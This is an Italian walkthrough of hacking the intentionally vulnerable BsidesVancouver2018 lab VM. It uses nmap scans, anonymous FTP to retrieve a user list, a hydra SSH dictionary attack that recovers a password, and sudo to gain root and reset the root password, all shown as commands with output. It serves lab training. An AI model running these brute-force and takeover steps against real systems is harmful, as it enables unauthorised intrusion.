


# Hacking VM Vbox

## Sommario

Introduzione .....	1
Configurazioni.....	2
Identificazione della macchina .....	3
Enumerazione servizi e scansione .....	4
Raccolta informazioni .....	6
Hacking.....	9

## Introduzione

Installando la macchina virtuale BsidessVancouver2018 e avviandola senza eseguire altre azioni, vediamo che vengono richiesti una login e una password per l'accesso:




Non disponiamo di queste informazioni, quindi non possiamo accedere alla macchina in modo diretto. Per ottenere informazioni sulla macchina è necessario innanzitutto individuarne l'indirizzo IP. Per farlo possiamo fare in modo, tramite le impostazioni di VirtualBox, che stia sulla stessa rete della macchina Kali Linux, dalla quale possiamo poi eseguire comandi per individuarla e hackerarla.

## Configurazioni

Come prima cosa dobbiamo fare in modo che alla macchina BsidesVancouver2018 venga assegnato un indirizzo IP da un server DHCP, poiché ovviamente non possiamo configurarlo noi, non avendo l'accesso. Nelle impostazioni di rete VirtualBox possiamo impostare a questo scopo la modalità "Scheda solo host". Questa modalità permette alla macchina virtuale di comunicare con l'host, che funziona da server DHCP e assegna un indirizzo IP alla macchina, pur non permettendo la navigazione sul web.


Impostiamo quindi la macchina BsidesVancouver2018 sulla rete "VirtualBox Host-Only Ethernet Adapter".



La modalità "Scheda solo host" permette anche alle macchine virtuali di comunicare non solo con l'host, ma anche tra di loro.

Sulla macchina Kali Linux, che ha al momento una sola scheda di rete abilitata su "rete interna", abilitiamo da Virtual Box una seconda scheda di rete anch'essa in modalità "Scheda solo host".

In questo modo anche Kali Linux ha un'interfaccia attiva sulla rete "VirtualBox Host-Only Ethernet Adapter".



## Identificazione della macchina

Eseguiamo poi da Kali Linux il comando `ifconfig` per verificare le nuove impostazioni di rete. Vediamo che adesso è attiva una seconda interfaccia di rete `eth1`, che ha ip `192.168.56.103` sulla rete `192.168.56.0/24`.

```
(kali@kali)~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.13.100 netmask 255.255.255.0 broadcast 192.168.13.255
    inet6 fe80::a00:27ff:fe53:cba prefixlen 64 scopeid 0<link>
    ether 08:00:27:53:0c:ba txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16 bytes 2404 (2.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.103 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::9b1c:ad8e:6fe:47dd prefixlen 64 scopeid 0<link>
    ether 08:00:27:47:ff:36 txqueuelen 1000 (Ethernet)
    RX packets 6 bytes 3044 (2.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 21 bytes 3214 (3.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Con il comando `nmap -sn 192.168.56.0/24` scansiamo la rete "VirtualBox Host-Only Ethernet Adapter" per verificare quali host risultano attivi.

Dal risultato troviamo attivi 2 host:

`192.168.56.103` questo IP corrisponde a quello di Kali Linux

`192.168.56.101` sulla rete "VirtualBox Host-Only Ethernet Adapter" sono configurate solo due macchine, questo IP quindi corrisponde alla macchina `BsidesVancouver2018`.

```
(kali@kali)~$ nmap -sn 192.168.56.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-24 04:39 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0034s latency).
Nmap scan report for 192.168.56.103
Host is up (0.00010s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 20.40 seconds
```

Verifichiamo poi la comunicazione da Kali a BsideVancouver2018 eseguendo un ping all'IP 192.168.56.101 e vediamo che la macchina è raggiungibile:

```
(kali㉿kali)-[~]
$ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.486 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=1.11 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.984 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.879 ms
^C
— 192.168.56.101 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3017ms
rtt min/avg/max/mdev = 0.486/0.863/1.105/0.232 ms
```

## Enumerazione servizi e scansione

Ora che abbiamo identificato l'IP della macchina BsideVancouver2018 e ne abbiamo verificata la raggiungibilità da Kali Linux, procediamo a raccogliere informazioni sulla macchina e sui servizi in esecuzione.

Utilizziamo `nmap -sV` per fare banner grabbing, ovvero per identificare e raccogliere informazioni sulla versione e altre caratteristiche dei servizi in esecuzione sulla macchina. Queste informazioni possono essere utilizzate per identificare potenziali vulnerabilità associate a specifiche versioni di un servizio.

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-24 05:10 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00012s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.39 seconds
```

Il risultato ci fornisce alcune informazioni sulla macchina e sul sistema:

- La porta 21 (protocollo FTP) è aperta e il servizio in esecuzione è vsftpd con versione 2.3.5;
- La porta 22 (protocollo SSH) è aperta e il servizio in esecuzione è OpenSSH con versione 5.9p1;
- La porta 80 (protocollo HTTP) è aperta e il servizio in esecuzione è Apache httpd con versione 2.2.22;

- Il sistema operativo è probabilmente Unix o Linux. L'identificatore CPE (Common Platform Enumeration) fornisce un modo standardizzato per definire e identificare una piattaforma. Qui indica un kernel Linux.

Per approfondire le analisi, eseguiamo `nmap -A` su questo host, ossia uno scan aggressivo che restituisce informazioni aggiuntive sui servizi in esecuzione.

```
(kali@kali)-[~]
$ nmap -A 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-24 11:32 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00026s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.56.103
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 4
|     vsFTPD 2.3.5 - secure, fast, stable
| End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x  2 65534  65534  4096 Mar 03 2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 859f8b5844973398ee98b0c185603c41 (DSA)
|   2048 cf1a04e17ba3cd2bd1af7db330e0a09d (RSA)
|   256 97e5287a314d0a89b2b02581d536634c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
|_ http-robots.txt: 1 disallowed entry
|_ /backup_wordpress
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.03 seconds
```

Come prima cosa interessante, il risultato ci mostra che il server FTP permette accessi anonimi, come indicato dalla riga `ftp-anon: Anonymous FTP login allowed` nella sezione evidenziata in **giallo**. La riga sottostante indica inoltre che c'è una directory chiamata `public` alla quale gli utenti anonimi possono accedere.

La sezione evidenziata in **rosso** indica che il servizio SSH utilizza DSA, RSA e ECDSA.

La sezione evidenziata in **verde** evidenzia che il server web è basato su Apache httpd 2.2.22, e sembra essere installato su una macchina Ubuntu. La scansione ha identificato un file `robots.txt` sul server, sul quale la pagina `/backup_wordpress` risulta "disallowed". Il file `robots.txt` viene utilizzato dai motori di ricerca per determinare quali parti del sito non dovrebbero essere indicizzate. L'opzione "disallowed" impedisce ai motori di ricerca di indicizzare le pagine indicate, in questo caso `/backup_wordpress`.

## Raccolta informazioni

Come prima cosa proviamo ad utilizzare le informazioni raccolte sul servizio FTP per verificare il contenuto della cartella `public`:

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534          4096 Mar 03  2018 public
```

Con il comando `ftp 192.168.56.101` ci connettiamo al servizio FTP della macchina `BsidesVancouver2018`. Viene richiesto il nome utente. Abbiamo visto dalla scansione aggressiva effettuata in precedenza che il servizio permette accessi anonimi, quindi inseriamo `anonymous` e vediamo che il login va a buon fine:

```
(kali@kali)-[~]
$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPD 2.3.5)
Name (192.168.56.101:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Si apre la shell ftp. Utilizziamo il comando `ls` per verificare il contenuto della directory in cui ci troviamo, e troviamo subito la cartella `public`:

```
ftp> ls
229 Entering Extended Passive Mode (|||11280|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534          4096 Mar 03  2018 public
226 Directory send OK.
```

Utilizziamo il comando `cd public` per spostarci nella directory `public` e rieseguiamo il comando `ls` per vedere il contenuto. Vediamo che la directory contiene il file `users.txt.bk`:

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||22200|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
```

Il comando `get users.txt.bk` ci permette di scaricare il file :

```
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||45175|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****
226 Transfer complete.
31 bytes received in 00:00 (1.83 KiB/s)
```


Usciamo dalla sessione (che era andata in timeout) con il comando `exit` e torniamo nel nostro Kali Linux.

```
ftp> exit
421 Timeout.
```


Il file è stato scaricato nella directory corrente. Con il comando `cat` vediamo il contenuto. Troviamo 5 nomi utente:

```
(kali@kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```


Proviamo poi ad accedere al web server digitando l'indirizzo IP della macchina nel browser. Viene visualizzata una pagina di default che contiene solo testo semplice. Sembra che non siano presenti altri contenuti:



Aggiungendo `/backup_wordpress` all'indirizzo IP nell'url troviamo quello che sembra essere un blog Wordpress deprecato.



Tra i vari link presenti nella pagina, troviamo una pagina di log-in:





## Hacking

Una scansione con Nessus sulla macchina riporta una sola vulnerabilità critica e altre vulnerabilità minori che non sembrano essere immediatamente/facilmente sfruttabili.

Sev	CVSS	VPR	Name	Family	Count	
CRITICAL	10.0		Unix Operating System Unsupported Version Detection	General	1	
MIXED	...	...	SSH (Multiple Issues)	Misc.	6	
MIXED	...	...	Apache HTTP Server (Multiple Issues)	Web Servers	3	
INFO	...	...	HTTP (Multiple Issues)	Web Servers	3	
INFO	...	...	SSH (Multiple Issues)	General	2	
INFO	...	...	SSH (Multiple Issues)	Service detection	2	

Dalle verifiche precedenti, disponiamo adesso di una lista di 5 nomi utente:

abatchy, john, mai, anne, doomguy

e tre servizi attivi: ftp, ssh, http

Abbiamo verificato in precedenza dallo scan con `nmap` che il servizio FTP è abilitato solo per l'accesso anonimo.

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

Utilizzando il modulo `auxiliary/scanner/ftp/anonymous` di Metasploit vediamo che l'accesso anonimo in FTP è in sola lettura. Un attacco che sfrutta questo canale non sembra praticabile facilmente.

```
msf6 auxiliary(scanner/ftp/anonymous) > show options
Module options (auxiliary/scanner/ftp/anonymous):
  Name      Current Setting  Required  Description
  ----      -
  FTPPASS   mozilla@example.com no         The password for the specified username
  FTPUSER   anonymous        no         The username to authenticate as
  RHOSTS    192.168.56.101  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21               yes        The target port (TCP)
  THREADS   1                yes        The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ftp/anonymous) > run
[*] 192.168.56.101:21 - 192.168.56.101:21 - Anonymous READ (220 (vsFTPd 2.3.5))
[*] 192.168.56.101:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/anonymous) >
```

Proviamo allora a connetterci al servizio SSH con ciascun utente della lista con il comando

```
ssh [nomeutente]@192.168.56.101
```

vediamo che riceviamo un messaggio di accesso negato per tutti i nomi utente della lista tranne che per l'utente `anne`, per il quale viene invece richiesta la password:

```
(kali@kali)-[~]
$ ssh abatchy@192.168.56.101
abatchy@192.168.56.101: Permission denied (publickey).

(kali@kali)-[~]
$ ssh john@192.168.56.101
john@192.168.56.101: Permission denied (publickey).

(kali@kali)-[~]
$ ssh mai@192.168.56.101
mai@192.168.56.101: Permission denied (publickey).

(kali@kali)-[~]
$ ssh doomguy@192.168.56.101
doomguy@192.168.56.101: Permission denied (publickey).

(kali@kali)-[~]
$ ssh anne@192.168.56.101
anne@192.168.56.101's password: 
```

Possiamo ipotizzare che l'utente `anne` abbia privilegi più elevati rispetto agli altri: potrebbero esserci configurazioni specifiche `ssh` sulla macchina che prevedono l'utilizzo di una chiave privata solo per alcuni utenti.

Per questo utente proviamo ad eseguire un attacco a dizionario con `hydra` sul servizio `ssh` utilizzando la lista password `2020-200_most_used_passwords.txt`.

```
(kali@kali)-[/usr/share/seclists/Passwords]
$ hydra -V -l anne -P /usr/share/seclists/Passwords/2020-200_most_used_passwords.txt 192.168.56.101 ssh

[ATTEMPT] target 192.168.56.101 - login "anne" - pass "chatbooks" - 36 of 203 [child 1] (0/6)
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "20100728" - 37 of 203 [child 0] (0/6)
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "123123123" - 38 of 203 [child 4] (0/6)
[ATTEMPT] target 192.168.56.101 - login "anne" - pass "princess" - 39 of 203 [child 7] (0/6)
[22][ssh] host: 192.168.56.101 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 7 final worker threads did not complete until end
```

L'attacco va a buon fine e troviamo una password per l'utente `anne`.

Possiamo adesso accedere alla macchina tramite `ssh` con nome utente e password:

```
(kali@kali)-[~]
$ ssh anne@192.168.56.101
anne@192.168.56.101's password:
Warning: SSH client configured for wide compatibility by kali-tweaks.
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.
New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Sep 25 16:53:26 2023 from 192.168.56.103
anne@bsides2018:~$
```

Otteniamo l'accesso, confermando che la password trovata con `hydra` è valida.

Provando ad eseguire il comando `sudo su`. Vediamo che dopo aver inserito la password dell'utente `anne` otteniamo i privilegi dell'utente `root` (v. stringa sottolineata in **rosso** `root@bsides2018:/home/anne#`). Con il comando `passwd` risuciamo in questo modo a modificare la password dell'utente `root`.

```
Last login: Mon Sep 25 16:47:40 2023 from 192.168.56.103
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@bsides2018:/home/anne#
```

Adesso abbiamo preso possesso dell'utente `root` e possiamo accedere alla macchina con i massimi privilegi.

```
root@kali:~# ssh root@192.168.56.101
root@192.168.56.101's password:
Warning: SSH client configured for wide compatibility by kali-tweaks.
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@bsides2018:~#
```

Entriamo nella macchina con l'utente `root` ed eseguiamo il comando `ifconfig` per confermare l'indirizzo IP della macchina exploitata:

```
BSidesVancouver2018 [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

Welcome to BSides Vancouver 2018! Happy hacking

bsides2018 login: root
Password:
Last login: Mon Sep 25 16:56:14 PDT 2023 from 192.168.56.103 on pts/1
root@bsides2018:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ae:29:fe
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feae:29fe/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1180 (1.1 KB)  TX bytes:8727 (8.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:20 errors:0 dropped:0 overruns:0 frame:0
          TX packets:20 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1164 (1.1 KB)  TX bytes:1164 (1.1 KB)

root@bsides2018:~#
```